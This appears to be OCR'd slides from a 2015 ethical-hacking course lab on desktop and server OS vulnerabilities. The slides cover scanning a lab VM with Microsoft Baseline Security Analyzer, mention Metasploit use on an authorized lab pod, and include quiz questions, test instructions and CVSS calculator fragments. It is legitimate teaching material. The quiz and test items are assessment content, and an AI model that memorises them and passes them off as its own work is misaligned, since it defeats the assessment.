
Microsoft Baseline Security Analyzer




Microsoft Baseline Security Analyzer



Microsoft Baseline Security Analyzer




Assignment



CIS 76 Linux Lab Exercise

Lab 8: Desktop and Server OS Vulnerabilities

Fall 2015

Lab 8: Desktop and Server OS Vulnerabilities

This lab introduces MBSA (Microsoft Baseline Security Analyzer) and uses Metasploit to hack a vulnerable desktop PC.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: https://simms-teach.com/docs/cis76/cis76-podsetup.pdf

Part 1 - Run MBSA on your XP-WinXP VM

1) Download the 32-bit version of MBSA from \\172.30.10.36\depot and install it.
2) Scan your XP-WinXP system using the default options.
3) Capture a screen shot of the results when finished.

Lab 8


Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 8 due

Quiz questions for next class:

- For CVE-2010-0018, was the Access Vector metric rated as "Local", "Adjacent Network" or "Network"?
- Use dir /r to view the C:\shares\Neruda directory on EH-WS2008-Std. What are the contents of the secret stream associated with artichoke.txt?
- Using CVE Details to view the products "Google Chrome", "Microsoft Edge" and "Apple Safari" which had the most vulnerabilities in 2015?

Test 2

Notes to instructor

[ ] Remove real test password on Canvas

[ ] Publish test

[ ] Add custom accommodations

Test #2

HONOR CODE:


This test is open book, open notes, and open computer. HOWEVER, you must work alone. You may not discuss the test questions or answers with others during the test. You may not ask or receive assistance from anyone other than the instructor when doing this test. Likewise you may not give any assistance to anyone taking the test.


INSTRUCTIONS:

This test must be completed in one sitting. The submittal will be made automatically when the time is up. If you submit early by accident you will not be able to re-enter and continue. If that happens don't panic! Just email the instructor any remaining answers before the time is up.


Test 2

Backup


9.0
(Critical)
Base Score
Attack Vector (AV)
Network (N) Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC)
Low (L) High (H)
Privileges Required (PR)
None (N) Low (L) High (H)
User Interaction (UI)
None (N) Required (R)
Scope (S)
Unchanged (U) Changed (C)
Confidentiality (C)
None (N) Low (L) High (H)
Integrity (I)
None (N) Low (L) High (H)
Availability (A)
None (N) Low (L) High (H)


CVSS Base Score 4.5
Impact Subscore 7.8
Exploitability Subscore 1.5
CVSS Temporal Score Not Defined
CVSS Environmental Score Not Defined
Modified Impact Subscore 0
Overall CVSS Score 4.5
Show Equations
CVSS v2 Vector (AV:L/AC:H/Au:S/C:P/I:N/A:C)
Base Score Metrics
Exploitability Metrics
Access Vector (AV)*
Local (AV:L) Adjacent Network (AV:A) Network (AV:N)
Access Complexity (AC)*
High (AC:H) Medium (AC:M) Low (AC:L)
Authentication (Au)*
Multiple (Au:M) Single (Au:S) None (Au:N)
Impact Metrics
Confidentiality Impact (C)*
None (C:N) Partial (C:P) Complete (C:C)
Integrity Impact (I)*
None (I:N) Partial (I:P) Complete (I:C)
Availability Impact (A)*
None (A:N) Partial (A:P) Complete (A:C)
* - All base metrics are required to generate a base score.